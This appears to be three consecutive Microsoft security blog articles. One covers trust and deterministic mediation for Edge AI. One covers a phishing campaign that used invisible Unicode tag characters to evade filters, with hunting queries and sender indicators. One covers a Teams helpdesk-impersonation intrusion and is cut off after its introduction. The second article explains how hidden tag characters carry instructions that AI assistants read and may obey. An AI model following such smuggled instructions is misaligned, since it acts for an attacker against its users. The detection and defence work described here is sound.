In this article
Edge AI changes the trust model for AI systemsConstrain model actions through deterministic mediationEstablish trust before releasing sensitive assetsVerify runtime before releasing sensitive assetsVerify artifacts that shape model behaviorNext steps
Edge AI moves model execution, model IP, customer data, and system authority into infrastructure the customer owns and operates. That changes who must verify the stack before sensitive assets ar
Edge AI moves model execution, model IP, customer data, and system authority into infrastructure the customer owns and operates. That changes who must verify the stack before sensitive assets are released.
Edge AI includes AI systems where inference runs on or near the device, sensor, or other local environments where data is produced and acted on, rather than relying entirely on a centralized cloud service. It is chosen for cost, model selection, sovereignty, latency, and disconnected operation.
Edge AI changes the trust model for AI systems

In Cloud AI, separate companies own and attest the hardware, platform, and model weights. Edge AI deployments often place customers in control of more of the AI stack. This changes the security model because the customer is now responsible for establishing trust across the environment where the AI operates.
In Edge AI, attacks such as prompt injection, model tampering, or malicious firmware updates can occur in the same environment that stores the model, customer data, credentials, and access to physical systems. This shifts trust decisions that were previously handled by cloud providers to the customer. Both the model provider and the customer now share risk: the provider’s models run on customer-owned infrastructure, while the customer must protect the systems, data, and models operating in that environment.
What changes with Edge AI?
Customers operate more of the AI stack.
AI systems can be influenced by prompts, retrieval data, agent instructions, and runtime inputs.
Models, credentials, and data can live in environments outside the provider’s direct control.
Traditional software security controls alone are not enough.
What should organizations do?
Verify runtimes using attestation.
Verify AI artifacts using provenance.
Constrain model actions through mediation.
Bind and release sensitive assets only to trusted environments.
Our post on threat modeling for AI systems covers safety and security issues related to the underlying model. These concerns apply to Edge AI as well. Edge AI adds another question: before releasing weights, keys, or data, what evidence shows the runtime and loaded components can be trusted?
Why Edge AI increases exposure
An Edge AI deployment may include models, prompts, agents, retrieval data, policies, local data stores, and update mechanisms running on infrastructure outside the provider’s cloud environment.
This moves sensitive AI assets and decision logic into potentially hostile environments. Attackers may have physical access to devices, local access to model artifacts, opportunities to tamper with retrieval data or tool configurations, compromise model supply chain and more direct paths from model behavior to real-world consequences.
Disconnected Edge deployments cannot rely on live cloud detection, policy updates, or revocation. They must maintain local verification and enforcement when cloud connectivity is unavailable. Risky AI operations should run only where hardware can protect assets and provide acceptable evidence. Otherwise, the operation should be deferred or revalidated.
Why AI changes the security problem
Unlike conventional software, AI models can be influenced by untrusted content while still using legitimate interfaces and credentials. This article focuses on the security response: architectures that constrain model actions and protect the model, credentials, and data around it.
Traditional software executes code developers ship. AI systems can change behavior based on prompts, retrieval data, agent instructions, and other runtime inputs. Protecting code alone is no longer sufficient; organizations must also establish trust in the data, context, and actions surrounding the model.
Prompt injection can change model behavior. Assume prompt injection will occur, whether direct or indirect. Inputs can affect systems just like executable code because the context window itself acts as an instruction surface. Traditional controls such as signed binaries and code integrity checks were not designed to address this risk.
Trusted data is not always safe data. Traditional vulnerability management does not map cleanly to “data as code,” such as a poisoned retrieval document. Origin signatures can prove where data came from, but they do not prove that the content is safe for an AI system to interpret.
AI behavior is not fully deterministic. The same input may produce different outputs, and small context changes can significantly alter behavior. This limits the effectiveness of techniques such as signature detection and fuzzing. Grounding and tuning improve reliability, but they cannot enforce an acceptable risk boundary. At the authority boundaries it mediates, deterministic policy can still constrain actions when alignment, prompt-injection defenses, or content filters fail to stop an unsafe instruction.
Prompt injection, MCP, multi-agent systems, and computer-use agents on Edge expose different surfaces of these problems. Tool calls are delegated authority, agent output is untrusted input, and screen state is input, not authorization.
These characteristics mean organizations cannot rely on traditional software security controls alone. They also need to verify the environment where AI runs and constrain the actions an AI system is permitted to take.
Constrain model actions through deterministic mediation
Model output should recommend actions, not authorize them. A deterministic mediator outside the model enforces policy by allowlisting actions, scoping arguments, limiting frequency, and releasing credentials only when approved. The mediator is a logical boundary, not another model. It may be provided by the platform or integrated by the customer.
In this pattern, the mediator and its credentials are protected and attested. Mediation bounds what the model can do but does not guarantee that every permitted action is safe; high-consequence or irreversible actions require independent approval, an interlock, or fail-safe behavior.
Establish trust before releasing sensitive assets
Organizations must establish trust in the environment where AI runs and in the artifacts that shape AI behavior. Sensitive assets face two theft vectors: at-rest theft from stored artifacts and keys, and runtime theft while a compromised process holds them decrypted. Before release, the verifier asks two questions:
Do I trust this runtime and the platform on which I am about to execute this workload?
Do I trust these components, such as model weights, tool descriptors, agent definitions, and retrieval indexes, because I trust the system in which they were built and delivered?
Attestation answers the runtime question. Provenance answers the component question. Verifier policy requires both. Either question alone leaves a gap: an approved runtime can load a poisoned artifact, while a trusted artifact can run on a compromised platform. In this trust model, the build system that produced an artifact is treated as another runtime whose evidence is evaluated, and the chain continues until it reaches hardware the verifier accepts. Evidence comes from across the hardware, firmware, runtime, model, integration, and customer layers. It serves different relying parties: customers containing model behavior, publishers protecting model IP, and integrators validating the supply chain. The verifier combines that evidence to gate release.
Verify runtime before releasing sensitive assets
This pattern evaluates a runtime by whether it is measurable, can report its state, and matches an approved baseline before sensitive assets are released.
Confidential compute provides one way to do this. Without end-to-end confidential computing, a privileged host or unprotected accelerator path may be able to read or modify decrypted weights, credentials, and data. GPU/NPU drivers and DMA extend the trusted computing base beyond ordinary application-security visibility. Where confidential computing covers that path within the platform’s documented threat model, protected memory and hardware-rooted attestation can support release to an approved runtime. This is designed to protect assets from host access; it does not constrain a steered model’s actions through authorized interfaces. Those vectors need additional controls.
Because system state can change after deployment, release is treated as a renewable lease that expires when fresh evidence no longer matches the approved state. Physical controls address what measurement cannot see.
In this pattern, evidence gates scheduler placement, storage, identity, and credential release. Bind credentials to the approved runtime and action scope to reduce the risk that credential theft enables bulk exfiltration; otherwise, evidence does not enforce trust.
Verify artifacts that shape model behavior
Runtime trust proves only that the platform is acceptable; it does not prove that the artifacts loaded into it are trustworthy. A clean runtime can still execute a poisoned artifact.
That is why artifact trust has to be evaluated separately. Because these artifacts shape model behavior, accepting one into the system is more than data transfer. Creation, distribution, deployment, and use can each introduce a tampered artifact.
Model IP can extend beyond weights to provider-owned components that handle them; those components may warrant the same evidence-gated release.
In this pattern, approved components and updates enter through a trusted build environment; on-site changes appear as measurement drift rather than silently becoming a new baseline.
Each artifact should carry evidence of its origin, build pipeline, and input integrity. The verifier evaluates that evidence before accepting it. Provenance should chain to hardware and be produced inside a measured, policy-approved runtime. Signatures establish origin and integrity but may not show whether the producing runtime met verifier policy. Provenance helps responders reconstruct what happened: which model acted on which data, in what runtime, and under which policy.
Next steps
Bottom line: Edge AI changes the trust model for AI systems. Customers operate more of the stack, AI behavior is influenced by runtime inputs, and sensitive assets run in environments outside the provider’s direct control. Attestation, provenance, mediation, and evidence-based release help establish trust before models, data, and credentials are exposed.
Edge AI pushes security controls into devices, gateways, vehicles, factories, hospitals, retail spaces, and other customer environments.
For depth on the agent case, see our post on defense in depth for autonomous AI agents. Map sensitive assets, the runtimes and artifacts that can access them, and the party responsible for each release decision. Then define the evidence and policy required at every boundary. At the Edge, security should be architectural: anchored at hardware, enforced at every action.
In this article
What is ASCII smuggling?Writing a practical ASCII-smuggling signatureWhat we observed: ASCII smuggling repurposed for phishingWhat is known and what is newIs there a detection gap?Mitigation and protection guidanceReferencesLearn More
Microsoft researchers observed a high-volume phishing campaign using invisible Unicode tag characters, a technique popularized in AI prompt injection research as ASCII Smuggling. Instead of using these characte
Microsoft researchers observed a high-volume phishing campaign using invisible Unicode tag characters, a technique popularized in AI prompt injection research as ASCII Smuggling. Instead of using these characters to hide instructions from people while exposing them to AI models, the attacker used them to split financial lure words such as ‘funding’ to prevent email filters from parsing them.
The finding emerged from Microsoft Defender for Office 365 prompt injection protection research, showing how AI-era evasion techniques can surface in traditional phishing campaigns. In Microsoft telemetry, hits on a hunting signature designed to detect ASCII-smuggling increased sharply beginning February 9, 2026, and remained elevated on weekdays for approximately three months. Microsoft Defender for Office 365 telemetry showed that the majority of messages were flagged by layered protections rather than by reliance on a single Unicode-specific signal.
What is ASCII smuggling?
“ASCII smuggling” refers to the use of invisible or non-rendering Unicode characters to hide content inside text that looks normal. The most abused range is the Unicode Tags block, U+E0000 to U+E007F. This block contains a shadow copy of the printable ASCII characters (for example, U+E0041 mirrors ‘A’, U+E0061 mirrors ‘a’). The block was originally intended for language tagging and is now largely deprecated.
The important property for an attacker is this: most of these code points are not rendered by typical fonts and user interfaces. A string can therefore carry a message that is not readable to a human but will be processed by any language model or other software that receives a copy of the email content.
Why the AI-security world made it famous
Over the past year, ASCII smuggling became a recurring technique in the prompt injection and cross-prompt injection (XPIA) literature. The attack pattern is straightforward:
An attacker hides instructions inside invisible tag characters embedded in a web page, document, email, or other content.
A human (and many user interfaces) sees nothing unusual.
An AI assistant that ingests the raw text does “see” the hidden characters, decodes them as text, and may be induced to follow threat actor-controlled instructions, potentially including data exposure or unauthorized actions depending on the assistant’s permissions and safeguards.
Because this technique cleanly demonstrates the gap between what the human sees and what the model reads, it appeared frequently in AI red-teaming write-ups, conference talks, and tooling throughout 2025. That attention put a spotlight on the U+E0000-U+E007F range.
Because tag characters are invisible to humans but exist at the text-processing level, the same property that makes them useful for smuggling instructions into a model also makes them useful for obfuscating keywords before a detector evaluates them. The intent is inverted, but the mechanism is similar and a user’s suspicions are not raised.
Writing a practical ASCII-smuggling signature
As part of work on Microsoft Defender for Office 365 prompt injection protection, we built hunting logic for email-borne XPIA and prompt obfuscation patterns: content that looks harmless to users but may carry hidden instructions for an AI system that ingests the raw message. The same hunt designed to identify prompt injection risk in email became the starting point for this phishing-evasion discovery.
One practical way to hunt for ASCII smuggling is to look for messages carrying characters from the Unicode tags block (U+E0000-U+E007F), the hallmark of attempts to hide instructions from, or for, an AI model. That broad signature is a useful starting point, but it needs enough Unicode context to avoid mistaking legitimate tag-character sequences for abuse.
The first version simply flagged any code point in that range, which proved too blunt. It kept firing on a small subset of perfectly legitimate messages – which, on inspection, all contained one of three subdivision flag emojis: the flags of England, Scotland, and Wales – because those emojis are encoded using tag characters.
After those exclusions, remaining hits were mostly benign artifacts from email-security gateways, mailbox providers, and security or AI researchers forwarding or testing messages that contained tag characters. This provided a good baseline where any spikes would indicate abuse of this technique by attackers.
Figure 1. The three subdivision flag emojis – England, Scotland, and Wales – that tripped the naive signature. Each is encoded as a sequence of invisible Unicode tag characters (U+E0000-U+E007F).
Figure 2. The Wales flag emoji pasted into the ASCII Smuggler tool from Embrace The Red. What renders as a single flag is actually a base flag code point (U+1F3F4) followed by an invisible tag-character sequence spelling gbwls (U+E0067 U+E0062 U+E0077 U+E006C U+E0073) and a terminating tag (U+E007F) – the same U+E0000-U+E007F range the signature watches for.
What we observed: ASCII smuggling repurposed for phishing
New activity emerges in telemetry
The tuned ASCII-smuggling signature began as an AI-security hunt for hidden prompt injection content in email. Instead, it surfaced finance-themed phishing messages using the same Unicode range for filter evasion.
On February 9, 2026, signature hits increased sharply. The following chart reflects Microsoft Defender for Office 365 telemetry for the hunting signature over the measured period:
Figure 3. Daily hits on the ASCII smuggling signature, a week before and after onset. Volume holds at a low-thousands baseline through February 8, jumps roughly two orders of magnitude on February 9, peaks at over 2.3 million messages on February 11, and dips sharply on Sunday February 15 before rebounding.
The day before onset (February 8) the signature fired on roughly 21,000 messages; the next day it fired on more than 1.3 million. Most of the emails can be formed into a cluster of roughly 150 finance-themed sender domains.
Observed over three months with a weekly rhythm
Continuing to track the clustered sender domains forward in time, we measured messages matching the activity described every day. The high-volume phase persisted for roughly three months after February 9 and dropped sharply after May 15, 2026. These dates bound the observed use of the specific technique in our telemetry, not the broader campaign, which started earlier without it and continued without it.
Figure 4. Daily Unicode-tag signature hits on finance-themed sender domains, log scale, measured every day from February 9 through June 18, 2026. The deep recurring drops are weekend pauses in the observed signature matches; the decline after May 15 marks the end of the high-volume phase matching this exact activity, followed by a low residual.
Two characteristics stand out:
A strict weekly cadence. The campaign ran hard on weekdays and went almost completely silent every weekend. Sundays’ volume collapsed to a near-zero and then back to full volume the next day. This on/off pattern is typical of scheduled bulk-sending infrastructure.
A long, gradual decline. After an intense first phase, with weekday volumes of 1 to 2.37 million messages, peaking on February 26, the numbers stepped down slowly to roughly 80% less per weekday by late March. The high-volume usage of the technique dropped sharply after May 15, with lower residual activity through mid-June and occasional smaller spikes.
After identifying the activity through this technique-specific signal, we connected it to a broader ActiveCampaign-delivered SBA-themed phishing campaign that Fortra had documented earlier. That earlier reporting indicates the campaign predated the adoption of Unicode tag characters; our analysis focuses on the period and messages in which this method was present, not the full lifetime of the broader campaign.
Not instruction smuggling, but filter evasion
Observed obfuscation pattern
When we looked at a sampling of the flagged messages, the surprise was there were no smuggled instructions to an AI assistant. Instead, the invisible tag characters were inserted inside common financial keywords, splitting them apart so that a literal signature or keyword match would fail.
Figure 5. Example of a finance-themed phishing email promoting business funding and credit-line offers.Figure 6. A second example of a finance-themed phishing email advertising business funding and line-of-credit offers. Similar messages in the campaign inserted invisible Unicode tag characters into financial lure terms to help evade detection.
For example, a finance lure term that appeared normal to the recipient could be transmitted with an invisible tag character in the middle:
funding
became:
fun⟨U+E0020⟩ding
Figure 7. Example of the HTML source of a phishing email from the observed campaign. The yellow rectangles highlight invisible Unicode tag characters.
Here, ⟨U+E0020⟩ represents the invisible Unicode TAG SPACE inserted between letters. In the messages we examined, the campaign did not encode a hidden ASCII message in the tag block; it used a single invisible tag character as a separator sprinkled inside high-signal words. Strictly speaking, this is invisible-character insertion using a code point from the ASCII-smuggling tag block, rather than full message smuggling.
Why it can affect detection
To a recipient, and to parsing pipelines that drop or normalize these characters, the word still reads as funding. To a detector matching the literal string funding, or a regex that does not account for interleaved invisible code points, the byte sequence no longer contains the contiguous keyword. Whether real-world detectors behave that way depends on their normalization step, which is examined below.
The bigger prize for the attacker, though, is not preventing the literal string matches; it is the ML- and NLP-based models that increasingly drive modern spam and phishing classification. Unless a filtering system takes a picture of a message and does OCR extraction over the visual image, it may miss this type of attack. A standard email classifier may not reason over whole words exactly as a human sees them; for efficiency, they can first split text into tokens or sub-word pieces. A clean lure term such as funding may be represented as a familiar token or a familiar sequence of sub-tokens. Insert an invisible U+E0020 into the middle, however, and the tokenizer may no longer see that same familiar unit. It might split the text into fun, an unexpected tag character, and ding; it might emit rare or unknown sub-tokens; or, if normalization runs first, it simply removes the U+E0020 character, leaving funding.
Why it can help defenders
There is also a defensive opportunity. Since this kind of manipulation appears so seldom in normal traffic, its presence becomes a high-confidence signal. A technique meant to make messages look more benign to ML models can instead give defenders a low-false-positive indicator to detect on.
What is known and what is new
Inserting invisible or look-alike characters to break keyword and signature matching is a long-standing evasion technique used in spam and phishing: defenders have for years seen zero-width spaces (U+200B), zero-width non-joiners, the no-break space (U+00A0), soft hyphens, and homoglyph substitutions used to fracture words so naive string matchers fail.
What is new is the specific characters and scale of the campaign:
The character choice. Instead of the usual zero-width space or NBSP, this campaign reached for the Unicode Tags block. That block went from forgotten to famous over the past year because of AI security research into ASCII smuggling and prompt injections.
The scale and discipline. At its peak in Microsoft telemetry, the campaign generated multi-million message daily volume.
A possible detection blind spot. Because the Unicode Tags block is less commonly abused than zero-width spaces or NBSP, defenders should verify that normalization and tokenization pipelines handle tag characters consistently.
Financially themed sending domains
The campaign ran on hundreds of disposable, finance-themed sender domains with lures that resembled business loan, line-of-credit, and advance-funding phishing patterns often associated with fraud or credential-harvesting funnels. This pattern accounted for roughly 96% of the volume flagged by the hunting signature. The signature also fired on other domains, but those were unrelated senders – chiefly email-security gateways and personal mailbox providers – not part of the campaign.
A partial sample of sender domains counts from February 9, 2026 alone illustrates both the naming pattern and the per-domain volume:
Sender domain
Hits (Feb 9, 2026)
guardiangrowthfunding[.]com
30,442
digitalcapitalboost[.]com
27,021
thebusinessloanexpress[.]com
25,048
yourlocfunding[.]com
24,482
advancefundingboost[.]com
24,053
guardiancapitalway[.]com
23,921
harboradvancefunding[.]com
23,595
unitedfundingwave[.]com
23,269
directcapitalboost[.]com
22,875
onlinedirectfinance[.]com
21,195
catalystcapitalharbor[.]com
21,130
rocketboostfunding[.]com
20,908
digitalrushcapital[.]com
20,796
guardianloccapital[.]com
20,781
guardianlocchoice[.]com
20,553
ourbusinessloans[.]com
20,444
directcapitalpulse[.]com
19,767
catalystboostfunding[.]com
19,519
elevatecapitalrush[.]com
19,395
fundingexpresscapital[.]com
18,695
Table 1. Top 20 (by signature hits) of the 148 finance-themed campaign sender domains seen on February 9, 2026, illustrating the naming convention and per-domain volume.
Every domain is just a recombination of the same small vocabulary. The 20 domains above are built from only 28 word-tokens:
advance · boost · business · capital · catalyst · choice · digital · direct · elevate · express · finance · funding · growth · guardian · harbor · loan · loans · loc · online · our · pulse · rocket · rush · the · united · wave · way · your
Sent through a legitimate email-marketing platform
The finance-themed domains in Table 1 are the brand (header / P2) domains the recipient sees, but the actual mail was relayed through infrastructure associated with the legitimate email-marketing platform ActiveCampaign. The platform, which is used widely for marketing, rewrites every outbound link in the message body to route through its own click-tracking domains (acemlnd[.]com and activehosted[.]com), so the URLs the recipient clicks do not point at the brand domain at all – they look like:
Most of the flagged messages carried links associated with the platform’s tracking domains rather than direct links that point directly to the sender-branded domains. The envelope (P1) senders were platform subdomains of the form em-<id>.<brand-domain>.
ActiveCampaign response
Before we published this information, we shared our findings with ActiveCampaign to help them with this abuse, and they wanted us to share the following statement on their work to detect it:
“We appreciate Microsoft’s research and welcome collaboration with the security community to combat this activity. We take abuse, fraud, and security extremely seriously. We tested the specific technique described in this research against our content-moderation systems: messages containing invisible Unicode characters receive the same moderation verdicts as their unobfuscated equivalents, and heavy use of the technique is itself treated as a suspicious signal. We continually invest in improving our detection and prevention capabilities, including expanding our use of AI and machine learning to identify abusive sending behavior earlier in the account lifecycle.”— ActiveCampaign spokesperson
As with any shared sending service, attacker abuse of customer accounts or workflows can complicate reputation-based filtering. By originating from a reputable marketing platform with established IP reputation and authentication, the activity may appear more similar to legitimate marketing traffic and can complicate reputation-based filtering.
Most observed volume also originated from cloud-hosting ranges consistent with the platform’s outbound infrastructure, with the vast majority coming froma single network block, 173.236.20[.]0/24. This indicator helped us cluster the campaign more precisely but note that this is a legitimate segment that belongs to the abused service, and not an IOC on its own.
Identifying the campaign
Content and infrastructure remained consistent for a long time span, providing an effective way to easily fingerprint this phase of the campaign:
Unicode content (primary). Invisible Unicode tag characters in the range U+E0000-U+E007F – specifically U+E0020 – spliced inside keywords. Legitimate mail rarely ever carries these code points: the one routine exception, the England/Scotland/Wales flag emojis, is easily excluded.
Lure and brand pattern. Sender (header / P2) domains assembled from a small finance vocabulary – capital, fund/funding, loan, loc, lend, finance, business, express, growth, solutions, choice, hedge, pillar – recombined into fresh, disposable domains and rotated.
Envelope (P1) pattern. The bulk of mail is relayed through a single email-marketing platform, recognizable by envelope shape rather than any one name:
per-account subdomains shaped em-<digits>.<brand-domain> (regex em-\d+\.), where a small set of reused account numbers fans out across hundreds of brand domains; and
the platform’s shared sending pool, shaped acems<N>[.]com and emsd<N>[.]com (e.g. emsd4[.]com, s9.acems10[.]com). Across the measured activity, ~98.5% of messages matched this envelope pattern, and ~99.8% matched the envelope pattern or the platform’s tracking-URL pattern (below).
Tracking-URL pattern. Click/tracking links on the platform’s domains activehosted[.]com and acemlnd[.]com.
Sending-origin pattern. The bulk of daily volume – about 92% across two measured weeks – originated from a single /24 network block, 173.236.20[.]0/24.
For a high-precision rule, look for the Unicode content pattern combined with the finance-brand pattern, using the sender infrastructure patterns as corroboration.
However, this is just a phase in a long-running broader campaign, that keeps adapting and evolving. The campaign was observed months earlier following a different set of behaviors and continued even after the usage of the specific technique was dropped. During these shifts in behavior, one signature may no longer describe the campaign, while another still matches.
Is there a detection gap?
The potential gap for mail-defense pipelines is whether Unicode tag characters are normalized or flagged before content detections run. In Defender, our filter stack can take a picture of message contents, extract visible text through OCR, and run analysis over that extracted text to avoid these types of tricks. Implementations vary, so defenders should test how these characters are handled in their own pipelines. For MDO protection, over 99% of messages were flagged by layers that did not depend on catching the tag characters directly, including sender, IP, URL and domain reputations, ML spam/phishing classification, brand-impersonation detection, authentication checks and more.
Emerging techniques don’t stay in one domain
ASCII smuggling earned its reputation as an AI attack, hiding instructions from people while leaving them visible to models. This campaign shows the same technique being repurposed for a different objective: obscuring phishing content from detection systems while remaining readable to the intended target.
The broader lesson is that security techniques rarely stay confined to a single domain. As AI-era attack methods become better understood, threat actors may adapt them for use in more traditional threats such as phishing and spam. This case illustrates how techniques that emerge in AI security research can quickly cross over into established attack ecosystems, reinforcing the need for defenders to view emerging threats through a cross-domain lens.
Mitigation and protection guidance
The core defensive principle is simple: normalize before you match. Any content that will be evaluated by keyword, signature, or regex logic should first have invisible and non-rendering Unicode code points stripped or folded, so that splicing them into a word no longer defeats the match.
Recommended controls
Strip or normalize Unicode tag characters (U+E0000-U+E007F) – and other zero-width / invisible code points – from email subject and body text before applying spam and phishing content signatures.
Treat the presence of tag-block characters as a strong anomaly signal. Outside known legitimate tag-sequence uses such as certain subdivision flag emojis, these code points are rare in ordinary mail and can be a high-value anomaly signal.
Look for the behavioral fingerprint. The observed activity had a distinctive shape: bulk volume from churning, finance-themed disposable domains, on a strict weekday-on / weekend-off schedule. A sudden spike of tag-block characters concentrated on finance-themed senders, switching on and off weekly, is a high-confidence campaign indicator.
Apply the same normalization upstream of AI ingestion. The same control that defeats this evasion also reduces XPIA / ASCII-smuggling exposure for AI assistants that ingest email content.
Microsoft protections
Microsoft Defender for Office 365 has heuristic detections in place to flag these the tactics employed in this type of campaign. The detection that first surfaced the spike continues to flag messages carrying Unicode tag-block characters, and the financially themed sending domains are being tracked and blocked as they rotate. Microsoft uses layered email protections, including standard and OCR content analysis, sender and domain reputation, URL detonation and reputation, bulk-mail detection, and anti-phishing models, to reduce reliance on any single signal that an attacker can try to evade.
Microsoft Defender for Office 365 prompt injection protection further helps protect against emails that contain prompt injection attempts, including cases where invisible characters are used to hide instructions from users while exposing them to AI systems. The same normalization and detection principles that reduce ASCII-smuggling-based prompt injection risk also help blunt this email-borne reuse of the technique for phishing evasion. Investments in AI security and traditional email security increasingly reinforce one another.
Coverage depends on product licensing, configuration, and telemetry.
Advanced hunting
These queries run against the EmailEvents Advanced Hunting table (and EmailUrlInfo for URL joins). They hunt the campaign by its infrastructure fingerprint – the finance-vocabulary brand senders and the marketing-platform envelope shape – rather than by the invisible tag characters, as the mail body is not exposed through the table’s columns. These queries are starting points and may require environment-specific tuning. The proactive defense is implemented with multiple layers of the enterprise mail-filtering pipeline.
1. Infrastructure pattern – finance-vocabulary senders relayed with the campaign’s envelope shape. Combines the brand-domain pattern (a header sender built from three or more adjacent finance/brand keywords, e.g. digital+capital+boost) with the envelope (MAIL FROM) shape em-<digits> / acems<digits> / emsd<digits> – the durable fingerprint that held across the entire period we measured.
// Finance/brand vocabulary the operator recombines into disposable domains.
let kwds = @"(capital|fund|hedge|express|solutions|choice|lend|growth|loan|loc|finance|business|pillar|advance|boost|catalyst|digital|direct|elevate|guardian|harbor|online|pulse|rocket|rush|united|wave|way|surge|swift|elite)";
EmailEvents
| where Timestamp > ago(30d)
| where EmailDirection == "Inbound"
// Header sender domain made of 3 or more adjacent finance/brand tokens.
| where SenderFromDomain matches regex strcat("(?i)", kwds, kwds, kwds)
// Envelope (MAIL FROM) shape: em-[digits] | acems[digits] | emsd[digits].
| where SenderMailFromDomain matches regex @"(?i)(em-|acems|emsd)\d"
| sort by Timestamp desc
For extra corroboration you can scope to the single dominant /24 that carried the bulk of this campaign’s volume, 173.236.20[.]0/24, by adding | where ipv4_is_in_range(SenderIPv4, “173.236.20.0/24”). Like the tracking URLs, that network block is shared platform space (it also carries unrelated legitimate newsletters), so use it to scope, never as a standalone filter.
2. Pivot on the platform tracking URLs. Start from the click/tracking links and join back to the mail events. Useful for scoping, but treat it as corroboration, not a verdict: the tracking domains activehosted[.]com and acemlnd[.]com are shared by every legitimate customer of the same marketing platform, so the URL on its own is not a malicious indicator. The finance-brand filter is what keeps this on the campaign; drop it only if you deliberately want a wider search.
let kwds = @"(capital|fund|hedge|express|solutions|choice|lend|growth|loan|loc|finance|business|pillar|advance|boost|catalyst|digital|direct|elevate|guardian|harbor|online|pulse|rocket|rush|united|wave|way|surge|swift|elite)";
EmailEvents
| where Timestamp > ago(30d)
| where EmailDirection == "Inbound"
| where SenderFromDomain matches regex strcat("(?i)", kwds, kwds, kwds)
| join kind=inner (
    EmailUrlInfo
    | where Timestamp > ago(30d)
    | where UrlDomain endswith "activehosted.com" or UrlDomain endswith "acemlnd.com"
    | distinct NetworkMessageId
  ) on NetworkMessageId
| sort by Timestamp desc
3. Filter for prompt injection detection in emails
The feature used in the query below is available for Microsoft Defender for Office 365 Plan 2 or Microsoft 365 E5 customers.
EmailEvents
| where DetectionMethods has "Prompt Injection Protection"
MITRE ATT&CK techniques observed
This campaign exhibits the following MITRE ATT&CK® techniques. The table includes MITRE ATT&CK for phishing/evasion behavior and MITRE ATLAS for the AI-security technique class related to prompt obfuscation.
Invisible Unicode tag characters (U+E0000-U+E007F) spliced into high-signal keywords to break signature and keyword matching and alter downstream tokenization.
Bulk-registered, rotating sender domains used by the campaign. See representative sample in Table 1.
Envelope (P1) sender shaped em-<digits>.<brand> or shared pool acems<N>[.]com / emsd<N>[.]com
Infrastructure pattern
Reputation-laundering relay through a legitimate email-marketing platform
Sending IPv4 block 173.236.20[.]0/24
Infrastructure (IPv4)
Single /24 that carried ~92% of the measured activity volume; legitimate shared email-marketing-platform egress space – a strong scoping/corroboration signal, not a standalone block indicator
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
In this article
Risk to enterprise environmentsAttack chain overviewMitigation and response recommendationsLearn more
Microsoft Threat Intelligence has observed a human-operated intrusion campaign that abuses Microsoft Teams external collaboration to impersonate IT or helpdesk personnel and socially engineer users into granting an interactive remote session. Once remote control is established via RMM tools, the threat actor uses PowerShell to download and s
Microsoft Threat Intelligence has observed a human-operated intrusion campaign that abuses Microsoft Teams external collaboration to impersonate IT or helpdesk personnel and socially engineer users into granting an interactive remote session. Once remote control is established via RMM tools, the threat actor uses PowerShell to download and silently install a malicious MSI package, which in turn stages a portable Node.js runtime and an obfuscated JavaScript implant that provides persistent command execution and command and control (C2).
Unlike commodity phishing that ends with an infostealer, this campaign follows a full hands-on-keyboard playbook. After the implant is deployed, the threat actor performs extensive host and Active Directory reconnaissance, periodically captures screenshots of the victim’s desktop, executes follow-on payloads through trusted Windows binaries, and pivots across the enterprise over Windows Remote Management (WinRM) toward high-value assets such as domain controllers. The intrusion relies heavily on legitimate tooling, including Microsoft Teams, remote support software, Windows Installer, Node.js, and native administrative protocols, allowing the activity to blend into expected enterprise operations at nearly every stage.
This intrusion pattern is especially high-impact because it hands an external operator credential-backed, interactive access to internal infrastructure. The reconnaissance and lateral movement patterns observed: domain enumeration, server discovery, and WinRM pivoting toward identity systems, are consistent with intrusion activity that can precede data theft, extortion, ransomware deployment, or other follow-on objectives, in which threat actors map the environment, escalate privileges, disable security controls, exfiltrate business-relevant data, and ultimately deploy ransomware across the organization.
In this blog, we share our analysis of this attack chain, from initial Microsoft Teams contact through internal lateral movement, along with mitigation and hunting guidance to help defenders detect and disrupt this user-initiated access pathway before it escalates into broader compromise.
Risk to enterprise environments
By abusing enterprise collaboration workflows instead of traditional email-based phishing, the threat actor initiates contact through Microsoft Teams in a way that appears consistent with routine IT support. Microsoft Teams applies multiple security controls at the point of first external contact, including external tenant labeling, Accept/Block prompts, message previews, and phishing indicators, but this attack chain depends on convincing the user to bypass those warnings and voluntarily grant remote access through legitimate support tools.
An approved external Teams interaction, followed by a remote session, can enable the threat actor to:
Establish interactive, credential-backed system access through a legitimate remote support tool.
Execute threat actor-controlled code (MSI loader and Node.js implant) using trusted installers and runtimes.
Map the host and Active Directory environment through automated discovery
Move laterally toward high-value infrastructure using WinRM.
Capture on-screen activity and create opportunities for follow-on data access or other post-compromise actions.
Attack chain overview
